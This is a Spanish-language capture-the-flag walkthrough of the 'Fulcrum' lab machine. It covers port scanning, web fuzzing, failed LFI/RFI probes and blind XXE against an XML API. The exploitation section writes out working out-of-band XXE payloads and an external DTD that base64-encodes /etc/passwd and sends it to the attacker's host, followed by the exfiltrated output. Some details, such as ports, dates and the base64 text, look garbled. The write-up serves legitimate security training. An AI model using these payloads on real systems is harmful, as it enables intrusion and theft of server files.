

Fulcrum

Máquina: Fulcrum IP: 10.129.136.254

1. Reconocimiento

1.1 Escaneo de puertos

Comenzamos realizando un escaneo de puertos TCP con `nmap` para identificar los servicios abiertos en la máquina víctima.

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.136.254 -vv -oG scanPort
```

Explicación del comando:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra solo los puertos que están abiertos, ignorando los cerrados o filtrados.
- `-sS` : Realiza un *TCP SYN Scan* (escaneo sigiloso), enviando paquetes SYN y esperando SYN-ACK sin completar la conexión.
- `--min-rate 5000` : Fuerza a nmap a enviar paquetes a una velocidad mínima de 5000 paquetes por segundo para agilizar el escaneo.
- `-Pn` : Omite la comprobación de host (ping), asumiendo que el host está activo.
- `-n` : Desactiva la resolución DNS para evitar retrasos.
- `-vv` : Aumenta la verbosidad para ver los puertos a medida que se descubren.
- `-oG scanPort` : Guarda el resultado en formato "Grepable" en el fichero `scanPort`.

Resultado:

```
Host is up, received user-set (0.059s latency).
Scanned at 2026-01-23 15:39:00 CET for 15s
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
4/tcp     open  unknown      syn-ack ttl 63
22/tcp    open  ssh          syn-ack ttl 63
80/tcp     open  http         syn-ack ttl 63
88/tcp     open  kerberos-sec syn-ack ttl 63
9999/tcp   open  abyss        syn-ack ttl 63
56423/tcp open  unknown      syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.84 seconds
```

1.2 Enumeración de servicios

Una vez detectados los puertos abiertos, lanzamos un escaneo exhaustivo sobre ellos para detectar versiones y ejecutar scripts de reconocimiento básicos.

```
nmap -p4,22,80,88,9999,56423 -sCV 10.129.136.254 -oN scanV
```

Explicación del comando:

- `-p4,22,80,88,9999,56423` : Se definen los puertos específicos encontrados anteriormente.
- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta versiones de los servicios).
- `-oN scanV` : Guarda la salida en formato normal en el fichero `scanV` .

Resultado:

```
Nmap scan report for 10.129.136.254
Host is up (0.078s latency).

PORT      STATE SERVICE VERSION
4/tcp    open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Input string was not in a correct format.
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: phpMyAdmin
9999/tcp  open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Input string was not in a correct format.
| http-methods:
|_ Potentially risky methods: TRACE
56423/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: Fulcrum-API Beta
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.63 seconds
```

1.3 Identificación de tecnologías web

Usamos `whatweb` para identificar rápidamente las tecnologías, frameworks y versiones que corren en los puertos HTTP descubiertos.

Puerto 4:

`whatweb 10.129.136.254:8`

Resultado:

<http://10.129.136.254:4> [200 OK] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.136.254], nginx[1.18.0]

Puerto 80:

`whatweb 10.129.136.254:80`

Resultado:

<http://10.129.136.254:80> [200 OK] ASP_NET[Verbose error messages], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.136.254], Title[Input string was not in a correct format.], nginx[1.18.0]

Puerto 88:

`whatweb 10.129.136.254:88`

Resultado:

<http://10.129.136.254:88> [200 OK] Content-Security-Policy[default-src 'self' ;options inline-script eval-script;referrer no-referrer;img-src 'self' data: .tile.openstreetmap.org;;default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data: .tile.openstreetmap.org;], Cookies[phpMyAdmin,pmaCookieVer,pma_collation_connection,pma_lang], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[phpMyAdmin,pmaCookieVer,pma_collation_connection,pma_lang], IP[10.129.136.254], JQuery, PasswordField[pma_password], Script[text/javascript], Title[phpMyAdmin], UncommonHeaders[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-webkit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], X-Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block], nginx[1.18.0], phpMyAdmin[4.7.4]

Puerto 9999:

`whatweb 10.129.136.254:9999`

Resultado:

<http://10.129.136.254:9999> [200 OK] ASP_NET[Verbose error messages], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.136.254], Title[Input string was not in a correct format.], nginx[1.18.0]

Puerto 56423:

`whatweb 10.129.136.254:56423`

Resultado:

<http://10.129.136.254:56423> [200 OK] Country[RESERVED][ZZ], HTTPServer[Fulcrum-API Beta], IP[10.129.136.254]


Nota: Observamos que el puerto 80 y el 9999 reportan las mismas tecnologías.

1.4 Análisis manual web (Puerto 4)

Al acceder al puerto 4 vía navegador, la página está en mantenimiento. Al hacer *hovering* sobre "try again", nos redirige a <http://10.129.136.254:4/index.php?page=home> , mostrando el mismo mensaje:

Under Maintance

Please try again later



Pruebas de LFI (Local File Inclusion): Probamos inyecciones básicas en el parámetro `page` :W

<http://10.129.136.254:4/index.php?page=../../../../etc/passwd>

<http://10.129.136.254:4/index.php?page=dasd>

<http://10.129.136.254:4/index.php?page=../../../../etc/passwd%00>

<http://10.129.136.254:4/index.php?page=...//...//...//...//...//...//etc/passwd%00>

Pero no nos muestra nada especial.

Probamos a realizar un Remote File Inclusion:

<http://10.129.136.254:4/index.php?page=//10.10.14.195/dasdewq>

Resultado:

No llega ninguna petición a nuestra máquina atacante.

Probamos con WRAPPERS:

<http://10.129.136.254:4/index.php?page=php://filter/convert.base64-encode/resource=/etc/passwd>

Resultado:

Sin éxito.

Fuzzing de contenido:

Utilizamos `wfuzz` para buscar archivos PHP existentes en el directorio raíz.

└─# `wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt http://10.129.136.254:4/FUZZ.php`

Explicación del comando:


- `-c` : Salida con colores.
- `--hc=404` : Oculta las respuestas con código de estado 404 (No encontrado).
- `-t 200` : Utiliza 200 hilos para mayor velocidad.
- `-w` : Especifica el diccionario de palabras.
- `FUZZ.php` : Sustituye la palabra clave `FUZZ` por cada entrada del diccionario y añade la extensión `.php`.

Resultado:

```
000000366: 200      0 L      6 W      54 Ch    "upload"
000000038: 200     13 L     27 W     312 Ch    "home"
000000015: 200      1 L      6 W     113 Ch    "index"
```

Accedemos a `http://10.129.136.254:4/upload.php` y vemos el mensaje:


`Sorry the file upload failed`



Al acceder a `/home.php`, vemos un panel de subida de imágenes. Al intentar subir una, nos redirige a `/upload.php` con el mismo mensaje de error estático ("Sorry the file upload failed"), independientemente de lo que subamos.

1.5 Análisis manual web (Puerto 80)

Accedemos a `http://10.129.136.254:80`



Vemos un error de servidor: `Server Error in '/' Application..`

Wappalyzer confirma la presencia de phpMyAdmin.

Fuzzing: Intentamos buscar archivos PHP:


└─# wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt <http://10.129.136.254/FUZZ.php>

Resultado:

No se encuentra nada relevante.

1.6 Análisis manual web (Puerto 88)

Accedemos a `http://10.129.136.254:88/` y encontramos un panel de login de phpMyAdmin.



Probamos credenciales típicas:

admin/admin

root/

root/root

guest/guest

Pero nos arroja errores:

1º

#2002 - No such file or directory — The server is not responding (or the local server's socket is not correctly configured).

2º

mysqli_real_connect(): (HY000/2002): No such file or directory

1.7 Análisis manual web (Puerto 9999)

Accedemos a `http://10.129.136.254:9999/`. Muestra el mismo contenido y error que el puerto 80. Descartamos por el momento.

1.8 Análisis manual web (Puerto 56423)

Accedemos a `http://10.129.136.254:56423/`.

Vemos una respuesta en formato JSON:

Heartbeat:


Ping: "Pong"

2. Explotación

2.1 Manipulación de API y Detección de XXE

Interceptamos la petición del puerto 56423 para analizar su tramitación.

Enviamos la petición al **Repeater** de Burp Suite y cambiamos el método a **POST** para intentar enviar datos.



Prueba 1 (Formato Array/Param):

```
Heartbeat[Ping]=Ping
```

Resultado:

```
{"Heartbeat":{"Ping":"Pong"}}
```

Prueba 2 (Inyección de etiquetas XML): Probamos si el endpoint acepta estructura XML.

```
<Heartbeat>
  <Ping>
    Ping
  </Ping>
</Heartbeat>
```

Resultado:

```
{"Heartbeat":{"Ping":"Pong"}}
```

Payload (Estructura correcta):

```
<Heartbeat>
  <Ping>Ping</Ping>
</Heartbeat>
```

Resultado:

```
{"Heartbeat":{"Ping":"Ping"}}
```

Conclusión: El servidor interpreta XML en el cuerpo de la petición (Content-Type implícito o detectado), lo que sugiere vulnerabilidad a **XXE (XML External Entity)**.

2.2 Pruebas de XXE (XML External Entity)

Intentamos declarar una entidad externa para leer archivos locales (/etc/passwd).

Fuente:

<https://book.hacktricks.wiki/en/pentesting-web/xxe-xee-xml-external-entity.html>

Declarar identidad 'xxe':

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

A traves de la identidad podemos usar el wrapper tipo file para que trate de carga el passwd.

Prueba 1 (Entidad Local):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<Heartbeat>
  <Ping>&xxe;</Ping>
</Heartbeat>
```

Resultado:

```
{"Heartbeat":{"Ping":"Pong"}}
```

No nos reporta el output.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST / HTTP/1.1 2 Host: 10.129.136.254:56423 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Upgrade-Insecure-Requests: 1 9 Priority: u=0, i 10 Content-Type: application/x-www-form-urlencoded 11 Content-Length: 146 12 13 <?xml version="1.0" encoding="UTF-8"?> 14 <!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]> 15 <Heartbeat> 16 <Ping>&xxe;</Ping> 17 </Heartbeat></pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Fri, 23 Jan 2025 16:28:58 GMT 3 Content-Type: application/json;charset=utf-8 4 Connection: keep-alive 5 Server: Fulcrum-API Beta 6 Content-Length: 31 7 8 {"Heartbeat":{"Ping":"Pong"}} 9 10</pre>			

Prueba 2 (Etiquetas inventadas):

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<test>&xxe;</test>
```

Resultado:

```
{"Heartbeat":{"Ping":"Pong"}}
```

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST / HTTP/1.1 2 Host: 10.129.136.254:56423 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Upgrade-Insecure-Requests: 1 9 Priority: u=0, i 0 Content-Type: application/x-www-form-urlencoded 1 Content-Length: 120 2 3 <?xml version="1.0" encoding="UTF-8"?> 4 <!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]> 5 <test>xxe;</test> 6 </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 23 Jan 2026 16:41:16 GMT 3 Content-Type: application/json;charset=utf-8 4 Connection: keep-alive 5 Server: Fulcrum-API Beta 6 Content-Length: 31 7 8 {"Heartbeat":{"Ping":"Pong"}} 9 10 </pre>			

2.3 Explotación de XXE a ciegas (OOB)

Dado que no vemos el *output*, probamos un ataque **Out-Of-Band (OOB)** para confirmar si el servidor realiza peticiones al exterior.

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://10.10.14.195/XXE" > ]>
```

Modificamos la petición:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://10.10.14.195/XXE" > ]>
<test>xxe;</test>
```

Levantamos un servidor HTTP en nuestra máquina atacante:

```
python3 -m http.server 80
```

Enviamos la petición y verificamos los logs del servidor Python. **Resultado:**

```
10.129.136.254 - - [23/Jan/2026 17:47:25] "GET /XXE HTTP/1.0" 404 -
```

Confirmamos que es vulnerable a XXE Ciego.

2.4 Exfiltración de archivos vía XXE OOB

Para extraer archivos, utilizaremos un DTD externo que fuerce al servidor a codificar el contenido del archivo objetivo en Base64 y enviárnoslo como parámetro en una petición HTTP.

Payload en la petición (Burp):

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://10.10.14.195/structure.xml">
%xxe; %param1; ]>
<test>&filename;</test>
```

Archivo malicioso structure.xml (alojado en nuestra máquina): Usamos el wrapper `php://filter/convert.base64-encode` para evitar errores de parseo XML con caracteres especiales.

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd">
```

```
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Levantamos el servidor:

```
python3 -m http.server 80
```

Enviamos y como resultado tenemos:

```
cm9vdDp40jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDox0jE6ZGFlbW9u0i91c3Iv
c2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoy0jI6Ymlu0i9iaW46L3Vzci9zYmluL25vbG9n
aW4Kc3lz0ng6Mzoz0nN5czovZGV20i91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo00jY1NTM0nN5
bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo10jYw0mdhbWVz0i91c3IvZ2FtZXM6L3Vzci9zYmlu
L25vbG9naW4KbWFWu0ng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4K
bHA6eDo30jc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFWpbDp40jg60Dpt
YWls0i92YXIvbWFWpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdz0ng60To50m5ld3M6L3Zhci9zcG9v
bC9uZXdz0i91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNw0i92YXIvc3Bvb2wvdXVj
cDovdXNyL3NiaW4vbm9sb2dpbgpwcw94eTp40jEz0jEz0nByb3h50i9iaW46L3Vzci9zYmluL25v
bG9naW4Kd3d3LWRhdGE6eDozMzozMzpd3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dp
bgpiYWNrdXA6eDozNDoxNDpiYWNrdXA6L3Zhci9iYWNrdXBz0i91c3Ivc2Jpbi9ub2xvZ2luCmxc
c3Q6eDoz0Doz0DpNYWlsaw5nIEp3c3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9n
aW4KaXJj0ng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNk0i91c3Ivc2Jpbi9ub2xvZ2luCmduYXRz
0ng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTexN0ZW0gKGFKbWluKTovdmFyL2xpYi9nbmF0
czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHK6eDo2NTUzNDoxNDpub2JvZHK6L25vbMv4aXN0
ZW500i91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp40jEwMDoxMDI6c3lzdGVtZCB0
ZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9zeXN0ZW1k0i91c3Ivc2Jpbi9ub2xvZ2luCnN5c3Rl
bWQtcMvzb2x2ZTp40jEwMToxMDM6c3lzdGVtZCBSZXNvbHJlciwSLDovcnVuL3N5c3RlbWQ6L3Vz
ci9zYmluL25vbG9naW4Kc3lzdGVtZC10aw1lc3luYzpw40jEwMjoxMDQ6c3lzdGVtZCBUaW1lIFN5
bmNocm9uaXphdGlvbiwSLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1
czp40jEwMzoxMDY60i9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXNsb2c6eDoxMDQ6
MTEw0jovaG9tZS9zeXNsb2c6L3Vzci9zYmluL25vbG9naW4KX2FwdDp40jEwNT02NTUzNDoxL25v
bmV4aXN0ZW500i91c3Ivc2Jpbi9ub2xvZ2luCnRzczp40jEwNjoxMTE6VFBNIHNvZnR3YXJlIHNo
YWNrLCws0i92YXIvbGliL3RwbTovYmluL2ZhbHNlCnV1aWRk0ng6MTA30jExMjo6L3J1bi91dWlk
ZDovdXNyL3NiaW4vbm9sb2dpbgp0Y3BkdW1w0ng6MTA40jExMzo6L25vbMv4aXN0ZW500i91c3Iv
c2Jpbi9ub2xvZ2luCmxhbmRzY2FwZTp40jEwOToxMTU60i92YXIvbGliL2xhbmRzY2FwZTpovdXNy
L3NiaW4vbm9sb2dpbgpwb2xsaW5hdGU6eDoxMTA6MT06L3Zhci9jYWNoZS9wb2xsaW5hdGU6L2Jp
bi9mYWxzZQpzc2hk0ng6MTEx0jY1NTM0jovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kc3lz
dGVtZC1jb3JlZHVtcDp40jk50To50Tk6c3lzdGVtZCBDb3JlIER1bXBlcjov0i91c3Ivc2Jpbi9u
b2xvZ2luCmx4ZDp40jk50DoxMDA60i92YXIvc25hcC9seGQvY29tbW9uL2x4ZDovYmluL2ZhbHNl
CnVzYm11eDp40jExMjo0Njplc2JtdXggZGFlbW9uLCws0i92YXIvbGliL3VzYm11eDovdXNyL3Ni
